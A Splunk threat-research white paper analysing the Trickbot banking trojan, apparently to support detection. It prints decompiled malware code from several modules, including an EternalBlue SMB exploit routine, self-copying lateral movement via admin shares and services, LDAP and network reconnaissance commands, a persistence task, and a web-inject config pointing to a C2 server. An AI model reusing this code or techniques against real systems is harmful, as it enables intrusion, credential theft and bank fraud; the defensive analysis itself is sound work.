WHITE PAPER

Detecting Trickbot, A Crimeware Carrier

splunk>
turn data into doing™

Crimeware carriers are powerful weapons for criminals. A carrier is a delivery code usually in the form of a binary which is developed for the purpose of subsequently installing specific malicious payloads. These carriers consist of effective and versatile exploit code, attracting attention and usage from the crimeware community. An increased usage of such tools usually drives profit for their creators, who will either sell them or rent them out as part of the Crimeware as a Service (CaaS) model. Eventually, members of the criminal underground enhance the carriers to develop tools and code that serve more specific functions in criminal campaigns.

Trickbot crimeware is one of those carriers — aka trojans — that has gained popularity in the criminal underground. Dating back to 2016, Trickbot is related to the banking malware DYREZA, which derives from the Zeus trojan. Both are incredibly effective at infecting and propagating botnets — one of the main financial drivers of the cybercriminal underground and the CaaS economy. Initially focused on DDoS and Carding, botnets nowadays are mostly focused on crypto mining and ransomware. These two criminal vectors usually provide quick rewards to groups behind these botnets.

Ransomware is almost a sector of the criminal industry itself, with Ransomware as a Service (RaaS) offerings such as, have lowered the bar for those would-be criminals trying to reap profits from victims.

Why is ransomware so profitable?

Quick to produce profits, ransomware has become popular among criminals. Cryptocurrencies — which are difficult to regulate and trace — aid their operations and provide them a comfortable level of anonymity.

In many cases, the neglect of basic host and network security measures has contributed to the increase in these attacks. As criminals meet success with notorious malware campaigns, others follow suit. Many infected companies choose to pay the ransom primarily because they do not have disaster recovery plans. Decrypting files and restoring from backup takes a long time, and companies run the risk of not fully recovering.

According to the Ransomware Task Force, victims of ransomware in 2020 paid around $350 million. Ransomware is a very profitable attack vector and will likely continue growing as a threat for years to come.

How do you reap?


Before any criminal actor can start making profit from the payloads Trickbot can deliver, you have to build a botnet. A botnet is a network of compromised devices that communicate with each other — or a Command and Control (C2) node(s) — over the internet. The infected devices run code that provides identification, authentication and communication with the C2 node(s) . Once a botnet is in place, C2 can execute actions on the compromised devices that form the botnet, also known as bots or zombies.

Enter crimeware carriers such as Trickbot, which are the pillars to build, operate, maintain and extend botnets. Trickbot is now one of the most used crimeware to build botnets and deliver payloads. Trickbot has been used in multiple campaigns targeting financial services and other verticals; due to its versatile nature, it has also been observed targeting single users via traffic infringement phishing. The malware is attributed to the following bad actors, according to CISA:


- Wizard Spider (CrowdStrike)
- UNC1778 (FireEye)
- Gold Blackburn (SecureWorks)

Trickbot malware possesses several functions and features that enable different exploitation methods and post-exploitation payloads. The Splunk Threat Research Team (STRT) has addressed the following TTPs related to Trickbot and has created an Analytic Story to detect its execution.

The following graphic is an example of an infected document:



Excel document will download and load a malicious Trickbot .dll using the rundll32 Windows application, as seen in the next graphic. The macro is written in a hidden XLS sheet in white font to be invisible to the user.



Once this document is executed in a vulnerable host, it proceeds to execute a loader and contact the C2 servers. The next graphic shows the initial request from the analyzed sample.

```
 GET /ufriends/support.php HTTP/1.1
 Accept: */*
 Accept-Encoding: gzip, deflate
 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50
727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.2)
 Host: indianoci.co.uk
 Connection: Keep-Alive
```

As soon as the malicious Trickbot loader is executed in the vulnerable machine, it will inject its code into the "wermgr.exe" process to perform its malicious routine. Below is a snippet of procmon CSV logs during the Trickbot execution. Notice that the wermgr.exe process was created by the same rundll32 process that loads the Trickbot malware — in this case 1.dll.

```
"12:24:28.8347595 PM""rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8347844 PM""rundll32.exe""7304""QueryBasicInformationFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8347945 PM""rundll32.exe""7304""CloseFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8348905 PM""rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8349135 PM""rundll32.exe""7304""CreateFileMapping""C:\Users\Administrator\Downloads\1.dll""FILE LOCKED WITH ONLY READERS"
"12:24:28.8349650 PM""rundll32.exe""7304""CreateFileMapping""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8394555 PM""rundll32.exe""7304""Load Image""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8395207 PM""rundll32.exe""7304""CloseFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8396615 PM""rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8396874 PM""rundll32.exe""7304""QuerySecurityFile""C:\Users\Administrator\Downloads\1.dll""BUFFER OVERFLOW"
"12:24:28.8396971 PM""rundll32.exe""7304""QuerySecurityFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
```

```
"12:24:29.5492292 PM""rundll32.exe""7304""Process Create""C:\Windows\system32\wermgr.exe""SUCCESS"
"12:24:29.5497045 PM""rundll32.exe""7304""QuerySecurityFile""C:\Windows\System32\wermgr.exe""SUCCESS"
"12:24:29.5501216 PM""rundll32.exe""7304""QueryBasicInformationFile""C:\Windows\System32\wermgr.exe""SUCCESS"
```

By decoding the big encoded string on the Trickbot DLL loader upon unpacking it in memory, we can see a list of web services that Trickbot uses to look for the IP address of the infected machines.

```
total no. of encoded strings: 208
kfzEkfpehQPz6nlY6fPzI/X+kfMp                    ---> checkip.amazonaws.com
mCFEkfz8sSPEIL                                  ---> ipecho.net
mCFe6Sy8sSE8                                    ---> ipinfo.io
kCFesSEumnyPsSMiyu                              ---> api.ipify.org
mnxz6SzzOSEusSx863                              ---> icanhazip.com
6CEEOKdEhSPz6gEusSx863                          ---> myexternalip.com
I/dSmCxpOnEusSx863                              ---> wtfismyip.com
mCL+knPPh/2ZsSPEIL                              ---> ip.anysrc.net
kCFesSEumnyPsSMiyu                              ---> api.ipify.org
kCFesSEusAx4                                    ---> api.ip.sb
mndE6A3+6nR                                     ---> ident.me
I/I/sSTPyCzDyC2+kn0ehQPZ6fD                     ---> www.myexternalip.com
s/FGknE+                                        ---> /plain
sfEu                                            ---> /ip
s/2zIu                                          ---> /raw
s/dEOK3                                         ---> /text
sjMS6/2pkC3MIgJHIL                              ---> /?format=text
OSJ+sAxuknTNkCJjsSMiyu                          ---> zen.spamhaus.org
kf2GsSl4ICxEkC3+6/2A                            ---> cbl.abuseat.org
k4P4kC2iknxTyglZynPDhSlGsSMiyu                  ---> b.barracudacentral.org
ygPjkSupXcPTkfJuhSMDynxDsSPEIL                  ---> dnsbl-1.uceprotect.net
h/Fz6cPo6Ax46QPj6/24hiP+yC3                     ---> spam.dnsbl.sorbs.net
```

```
"12:25:09.7951738 PM","wermgr.exe","7172","TCP Connect","win-dc-299.attackrange.local:59349 -> 67.212.241.127:https","SUCCESS","Length: 0, mss: 1460,
"12:25:10.9160144 PM","wermgr.exe","7172","TCP Connect","win-dc-299.attackrange.local:59350 -> wtfismyip.com:http","SUCCESS","Length: 0, mss: 1460, s
```

Throughout the infection process, Trickbot will also establish persistence. This is conducted via the creation of a scheduled task as seen in the graphic below.

```
 Combo switch monitor application1735919311        ↓FRO --------        0     00000000|Hiew 8.32 (c)SE
?<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Version>1.1.1</Version>
    <Author>CmbSh</Author>
    <Description>Combo Windows Switch monitor application for windows</Description>
    <URI>\Combo switch monitor application1735919311</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>SYSTEM</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>6</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\system32\rundll32.exe</Command>
      <Arguments>"C:\Users\Administrator\AppData\Roaming\ComboSwitch1735919311\drgwxdl.sut",StartW</Arguments>
    </Exec>
  </Actions>
</Task>
```

Trickbot Payload:

We also analyzed a couple of known Trickbot modules, starting with **wormDll64.dll**. This module allows Trickbot to move laterally and collect LDAP information from compromised networks.

The function below enumerates all servers visible in the Windows active directory domain network. It also checks if the infected machine is part of the workgroup.

```
bufptr = 0i64;
entriesread = 0;
totalentries = 0;
resume_handle = 0;
v0 = NetServerEnum(0i64, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, 0x1000u, 0i64, &resume_handle);
if ( !v0 || (v1 = 0, v0 == 0xEA) )
{
  v1 = 0;
  if ( bufptr )
  {
    Func_AllocateHeapForStr(L"\t\t*****MACHINE IN WORKGROUP*****\n", 0i64);
    if ( entriesread )
    {
      for ( i = 0; i < entriesread; ++i )
      {
        sub_680C9760((__int64)name, 260i64, "%ls", *(const wchar_t **)&bufptr[40 * i + 8]);
        v3 = gethostbyname(name);
        if ( v3 )
        {
          v4 = inet_ntoa(**(struct in_addr **)v3->h_addr_list);
          ConnectSocket(v4);
```

Below Eternal Blue exploitation code. CVE-2017-0144 is a vulnerability that allows remote code execution on machines with vulnerable SMB versions. This allows further exploitation and lateral movement.

```
  memset(v39, 0, sizeof(v39));
  memcpy(v39, &unk_680CB480, unk_680CA01C);
  if ( send(a1, v39, 2112, 0) == -1 )
    goto LABEL_112;
  memset(v39, 0, sizeof(v39));
  if ( recv(a1, v39, 12288, 0) <= 0 )
    goto LABEL_112;
  for ( i = 1; i == 1; ++i )
  {
    memset(v39, 0, sizeof(v39));
    v9 = dword_680CA004;
    memcpy(v39, &SMB_Packet, dword_680CA004);
    v39[v9 + 1007] = -13;
    v39[v9 + 1006] = -67;
    v10 = &v39[v9 + 1008];
    *(_QWORD *)v10 = 0x4141414141414141i64;
    *((_QWORD *)v10 + 385) = 0x4141414141414141i64;
    memset(
      (void *)((unsigned __int64)(v10 + 8) & 0xFFFFFFFFFFFFFFF8ui64),
      0x41u,
      8i64 * (((unsigned int)v10 - (((_DWORD)v10 + 8) & 0xFFFFFFF8) + 3088) >> 3));
    if ( send(a1, v39, 4156, 0) == -1 )
    {
      v11 = 0;
      v12 = 0i64;
      v13 = 0i64;
      goto LABEL_85;
    }
LABEL_33:
    ;
  }
  v39[52] += 16;
  v15 = &v39[dword_680CA004];
  *(_QWORD *)v15 = 0x4141414141414141i64;
  *((_QWORD *)v15 + 511) = 0x4141414141414141i64;
  memset(
    (void *)((unsigned __int64)(v15 + 8) & 0xFFFFFFFFFFFFFFF8ui64),
    0x41u,
    8i64 * (((unsigned int)v15 - (((_DWORD)v15 + 8) & 0xFFFFFFF8) + 4096) >> 3));
  if ( send(a1, v39, 4156, 0) == -1 )
```

The following code snippet shows LDAP capability. In the following snippets, there is code showing an LDAP query for all domain controllers using the LDAP Search Query with ADsOpenObject API and multiple COM Objects. *(&(objectCategory=Computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))*

```
v15 = 0i64;
ppObject = 0i64;
v13 = 0i64;
v12 = 0i64;
*(_DWORD *)szPathName = 4390983;
IIDFromString(L"{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}", &iid);
IIDFromString(L"{00020404-0000-0000-C000-000000000046}", &v17);
IIDFromString(L"{001677D0-FD16-11CE-ABC4-02608C9E7553}", &riid);
v10 = 58;
Sleep(1u);
if ( ADsOpenObject(szPathName, 0i64, 0i64, 1u, &riid, &ppObject) < 0 )
{
  v1 = ppObject;
  v0 = -2147467259;
  if ( !ppObject )
    goto LABEL_26;
  goto LABEL_14;
}
```

```
if ( v0 >= 0 )
{
  wcscpy(szPathName, L"(&(objectCategory=computer)(userAccountControl:");
  wcscat(szPathName, L"1.2.840.113556.1.4.803:=8192))");
  v8[0] = 5;
  v8[2] = 7;
  v8[4] = 2;
  v2 = (*(__int64 (__fastcall **)(__int64, int *, __int64))(*(_QWORD *)v15 + 24i64))(v15, v8, 1i64);
  result = 0i64;
  if ( v2 >= 0 )
  {
    v4 = "d";
    if ( (*(int (__fastcall **)(__int64, WCHAR *, const char **, __int64, __int64 *))(*(_QWORD *)v15 + 32i64))(
           v15,
           szPathName,
           &v4,
           1i64,
           &v5) >= 0 )
    {
```

Systeminfo64.dll:

Trickbot modules are designed to collect machine information such as OS, Processor, RAM, network USERs, software install and services.

Below is the WQL command used by this module to gather machine information:

- SELECT * FROM Win32_OperatingSystem
- SELECT * FROM Win32_Processor
- SELECT * FROM Win32_ComputerSystem

Also, enumerate services through the services registry and all installed applications by the uninstall registry entry.

```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 0x20019u, hKey)
  || RegQueryInfoKeyW(hKey[0], 0i64, 0i64, 0i64, &cSubKeys, &cbMaxSubKeyLen, 0i64, 0i64, 0i64, 0i64, 0i64, 0i64) )
{
  goto LABEL_37;
}
v5 = 2 * cbMaxSubKeyLen + 2;
v6 = GetProcessHeap();
v7 = (WCHAR *)HeapAlloc(v6, 9u, v5);
if ( !v7 )
{
  v1 = 0;
  goto LABEL_37;
}
v8 = 20i64;
v9 = Func_GetProcHeapThenAllocate(0x28u, 0i64);
v2 = v9;
if ( !v9 || (int)sub_180001100(v9, 0x14ui64, (__int64)L"<installed>\r\n") < 0 )
{
  v1 = 0;
  goto LABEL_33;
}
```

sharedDll64.dll:

The Trickbot module is designed to do lateral movement in the network share and download other payloads to the compromised machine. The screenshot below shows how it creates a copy of itself in the network share and registers it as a service to persist on the compromised network.

```
v15 = 0;
v14 = 0;
strcpy(v7, "%s\\C$\\srecive.exe");
sub_18000109B(BinaryPathName, v7);
SleepEx(0x12Cu, 0);
wsprintfW(NewFileName, BinaryPathName, a1);
for ( i = 10; i > 0 && !CopyFileW(unk_180005680, NewFileName, 0); --i )
  SleepEx(0x3E8u, 0);
if ( i )
  goto LABEL_13;
strcpy(v7, "%s\\ADMIN$\\srecive.exe");
sub_18000109B(BinaryPathName, v7);
wsprintfW(NewFileName, BinaryPathName, a1);
for ( i = 10; i > 0; --i )
{
  if ( CopyFileW(unk_180005680, NewFileName, 0) )
  {
    v15 = 1;
    break;
  }
  SleepEx(0x3E8u, 0);
}
if ( i )
{
ABEL_13:
  hSCManager = OpenSCManagerW(a1, 0i64, 0xF003Fu);
  if ( hSCManager )
  {
    i = 10;
    v12 = 0;
    GenerateRandomstring((__int64)ServiceName, 0xAui64);
    v10 = off_180005000[v12];
    while ( i > 0 )
    {
      sub_18000109B(DisplayName, v10);
      v11 = 0;
      if ( !v15 )
      {
        strcpy(v7, "%SystemDrive%\\srecive.exe");
        sub_18000109B(BinaryPathName, v7);
        hService = CreateServiceW(
                     hSCManager,
                     ServiceName,
                     DisplayName,
                     0xF01FFu,
                     0x10u,
                     3u,
                     1u,
                     BinaryPathName,
                     0i64,
                     0i64,
                     0i64,
                     0i64,
                     0i64);
      }
      if ( !hService )
      {
        strcpy(v7, "%SystemRoot%\\system32\\srecive.exe");
```

Psinf64.dll:

The Trickbot module executes several LDAP queries to collect account name, users, organization and many more in an active directory of the compromised machine and send it back to its C2 server.

Trickbot LDAP Queries we found in this module variant: (%s is variable that can be changed in its query)

LDAP Queries	Short Description
(&(objectCategory=Computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))	Query all domain controller
• (&(objectCategory=Computer)(dNSHostName=%s))	Query to check dnshostname
(&(objectCategory=group)(sAMAccountName=%s))	Query all group Object in Active Directory
(&(objectCategory=person)(sAMAccountName=%s))	Query all user in Active directory
(&(objectCategory=site)(name=%s))	Query all site object in Active Directory
(&(objectCategory=organizationalunit)(name=%s))	Query Organizational unit in Active Directory
(&(objectCategory=person)(mail=*))	Query mail in Active directory

It also uses LDAP query to check if the domain of the compromised machine is related to Point of sale (POS), CASH, STORE and many more, as seen in the screenshot below.

```
if ( v2 >= 0 )
{
  memset(v112, 0, sizeof(v112));
  snwprintf_s(szPathName, 0x104ui64, 0x103ui64, L"LDAP://%s", *(_QWORD *)(v114 + 8));
  sub_1800015D0(a1, L"DOMAIN %s\r\n", *(_QWORD *)(v114 + 8));
  sub_1800015D0(a1, L"----------------------------------------------------------------\r\n");
  sub_1800015D0(a1, L"COMPUTERS:\r\n");
  v56 = LDApQueryDnsHostname(szPathName, (__int64)L"*POS*");
  sub_1800015D0(a1, L"POS found: %d\r\n", v56);
  v57 = LDApQueryDnsHostname(szPathName, (__int64)L"*REG*");
  sub_1800015D0(a1, L"REG found: %d\r\n", v57);
  v58 = LDApQueryDnsHostname(szPathName, (__int64)L"*CASH*");
  sub_1800015D0(a1, L"CASH found: %d\r\n", v58);
  v59 = LDApQueryDnsHostname(szPathName, (__int64)L"*LANE*");
  sub_1800015D0(a1, L"LANE found: %d\r\n", v59);
  v60 = LDApQueryDnsHostname(szPathName, (__int64)L"*STORE*");
  sub_1800015D0(a1, L"STORE found: %d\r\n", v60);
  v61 = LDApQueryDnsHostname(szPathName, (__int64)L"*RETAIL*");
  sub_1800015D0(a1, L"RETAIL found: %d\r\n", v61);
  v62 = LDApQueryDnsHostname(szPathName, (__int64)L"*BOH*");
  sub_1800015D0(a1, L"BOH found: %d\r\n", v62);
  v63 = LDApQueryDnsHostname(szPathName, (__int64)L"*ALOHA*");
  sub_1800015D0(a1, L"ALOHA found: %d\r\n", v63);
  v64 = LDApQueryDnsHostname(szPathName, (__int64)L"*MICROS*");
  sub_1800015D0(a1, L"MICROS found: %d\r\n", v64);
  v65 = LDApQueryDnsHostname(szPathName, (__int64)L"*TERM*");
  sub_1800015D0(a1, L"TERM found: %d\r\n\r\n", v65);
  sub_1800015D0(a1, L"USERS:\r\n");
```

Networkdll64.dll:

Like other Trickbot modules, this module has a feature to parse system information and LDAP query. One of its LDAP queries was designed to look for administrator accounts in different languages (English and French, for example), pictured in the screenshot below.

```
v18[34] - 60;
result = (*(__int64 (__fastcall **)(__int64 *, int *, __int64))(*v21 + 24))(v21, v18, 4i64);
if ( (int)result < 0 )
  return result;
memset(v15, 0, sizeof(v15));
sub_180001588(a1, L"\r\nList of domains:\r\n");
v12 = L"dNSHostName";
v2 = (*(__int64 (__fastcall **)(__int64 *, const wchar_t *, const wchar_t **, __int64, __int64 *))(*v21 + 32))(
       v21,
       L"(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))",
       &v12,
       1i64,
       &v9);
if ( v2 >= 0 )
{
  while ( 1 )
  {
    v7 = (*(unsigned int (__fastcall **)(__int64 *, __int64))(*v21 + 56))(v21, v9) == 0;
    v8 = *v21;
    if ( !v7 )
      break;
    v2 = (*(__int64 (__fastcall **)(__int64 *, __int64, const wchar_t *, char *))(v8 + 80))(v21, v9, v12, v16);
    if ( v2 >= 0 )
    {
      sub_180001588(a1, L"%s\r\n", *(_QWORD *)(v17 + 8));
      memset(v15, 0, sizeof(v1 a2: wchar_t[5]
      snwprintf_s(szPathName, 0x104ui64, 0x103ui64, L"LDAP://%s", *(_QWORD *)(v17 + 8));
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180004E38);
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180004E58);
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrator");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrateur");
      LdapQueryForuser(szPathName, a1, (__int64)L"Riarthóir");
      LdapQueryForuser(szPathName, a1, (__int64)L"Amministratore");
      LdapQueryForuser(szPathName, a1, (__int64)L"Adminisztrátor");
      LdapQueryForuser(szPathName, a1, (__int64)L"Správca");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrátor");
      LdapQueryForuser(szPathName, a1, (__int64)L"stjórnandi");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrators");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administratorius");
      LdapQueryForuser(szPathName, a1, (__int64)L"Hallintomies");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administratör");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administraator");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrador");
      LdapQueryForuser(szPathName, a1, (__int64)"y");
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180005038);
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180005040);
      LdapQueryForUserEmail(szPathName, a1);
      sub_180001588(a1, L"\r\n\r\n");
      (*(void (__fastcall **)(__int64 *, char *))(*v21 + 88))(v21, v16);
```

Also, it runs the known Trickbot network recon command in its created name pipe to gather network information of the compromised machine.


```

memset(lpMem, 0, sizeof(lpMem));
v2 = CoInitializeEx(0i64, 0);
if ( v2 < 0 )
  goto LABEL_18;
sub_180001588((__int64)lpMem, L"--%s\r\nContent-Disposition: form-data; name=\"proclist\"\r\n\r\n", L"Arasfjasu7");
sub_180001588((__int64)lpMem, L"\t\t***PROCESS LIST***\r\n\r\n");
pe.dwSize = 568;
v3 = CreateToolhelp32Snapshot(2u, 0);
v4 = v3;
if ( v3 != (HANDLE)-1i64 )
{
  if ( Process32FirstW(v3, &pe) )
  {
    do
      sub_180001588((__int64)lpMem, L"%s\r\n", pe.szExeFile);
    while ( Process32NextW(v4, &pe) );
    sub_180001588((__int64)lpMem, L"\r\n\r\n");
  }
  CloseHandle(v4);
}
sub_180001588((__int64)lpMem, L"--%s\r\n", L"Arasfjasu7");
sub_180001588((__int64)lpMem, L"Content-Disposition: form-data; name=\"sysinfo\"\r\n\r\n");
ParseSystemInfo((__int64)lpMem);
Func_CreateNamePipe((LPSTR)"/c ipconfig /all", (__int64)lpMem);
Func_CreateNamePipe((LPSTR)"/c net config workstation", (__int64)lpMem);
Func_CreateNamePipe((LPSTR)"/c net view /all", (__int64)lpMem);
Func_CreateNamePipe((LPSTR)"/c net view /all /domain", (__int64)lpMem);
Func_CreateNamePipe((LPSTR)"/c nltest /domain_trusts", (__int64)lpMem);
Func_CreateNamePipe((LPSTR)"/c nltest /domain_trusts /all_trusts", (__int64)lpMem);
if ( (int)sub_180003008((__int64)lpMem) >= 0 )
  LdapQueryToLookForAdminuser((__int64)lpMem);
```

Web Injects

As stated previously, web injects are not new. They are, however, very powerful and difficult to detect. Web injects can bypass most of the current defenses, including 2FA tools. Before they can be executed, there must be a process of exploitation, which can be done several ways, once the client has been infected with Trickbot and the web inject file is in place, a process — triggered by the victim's browsing to specific websites which are specified within the web inject config file — proceeds to exfiltrate data and execute fraudulent operations, such as transferring money from accounts to foreign institutions.

It's important to understand that the pages victims visit look exactly like any other standard banking session. In the background, however, the injected code allows attackers to perform different types of operations. In some cases, the web injects code that keeps an account balance at its initial amount to the user's view, even though money has already been transferred to a different account. — typically a foreign financial institution in countries where cybersecurity laws are very lax or there is even complicity from the country's regime.



Injdll64.dll Web Inject Payload

This module consists of web injects targeting several banking sites. It creates a name pipe \.\pipe\pidplacesomepipe where "pid" will be changed to the actual target process id at runtime which is sometimes 4 characters e.g "\.\pipe\1844lacesomepipe." The payload32.dll — a .dll created during the infection process in this sample — is a payload that will be decompressed and injected within the browser session through a reflective DLL injection technique to do its main task as a banking trojan.

```
if ( ConvertStringSecurityDescriptorToSecurityDescriptorA(StringSecurityDescriptor, 1u, &SecurityDescriptor, 0i64) )
{
  v7 = (char *)SecurityDescriptor;
}
else
{
  v4 = (void (__fastcall *)(char *, __int64))sub_18000FEA0(v3, 2i64, 3092482642i64, 231i64);
  if ( v4 )
    v4(v21, 1i64);
  v6 = (void (__fastcall *)(char *, __int64, _QWORD))sub_18000FEA0(v5, 2i64, 3436198970i64, 233i64);
  if ( v6 )
    v6(v21, 1i64, 0i64);
  v7 = v21;
  SecurityDescriptor = v21;
}
SecurityAttributes.nLength = 24;
*(_QWORD *)&SecurityAttributes.bInheritHandle = 0i64;
SecurityAttributes.lpSecurityDescriptor = v7;
strcpy(v13, "esomepipe");
*(__m128i *)Srca = _mm_load_si128((const __m128i *)&xmmword_1800378D0);// \.\pipe\pidplacesomepipe
                                                                          //
strcpy_s(Name, 0x1Aui64, Srca);
v9 = (__int64 (__fastcall *)(void *))sub_18000FEA0(v8, 1i64, 759216358i64, 130i64);
if ( v9 )
  v9 = (__int64 (__fastcall *)(void *))v9(Src);
memmove(Dst, Src, (size_t)v9);
v10 = CreateNamedPipeA(Name, 3u, 0, 1u, 0x4000u, 0x4000u, 0, &SecurityAttributes);
while ( byte_1800729AC && (unsigned __int8)sub_18001504C(v10) )
  Sleep(0x3E8u);
return 0i64;
```

The following is a snapshot of decrypted Trickbot config samples.


```
<dinj>
<lm>https://secure.            .ca.com/mycommunications/statements/statement.go*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=nYHzRUyjVFZDKTZT7nnm</hl>
<pri>100</pri>
<sq>2</sq>
```


targetted bank website

spoof replica of bank web page

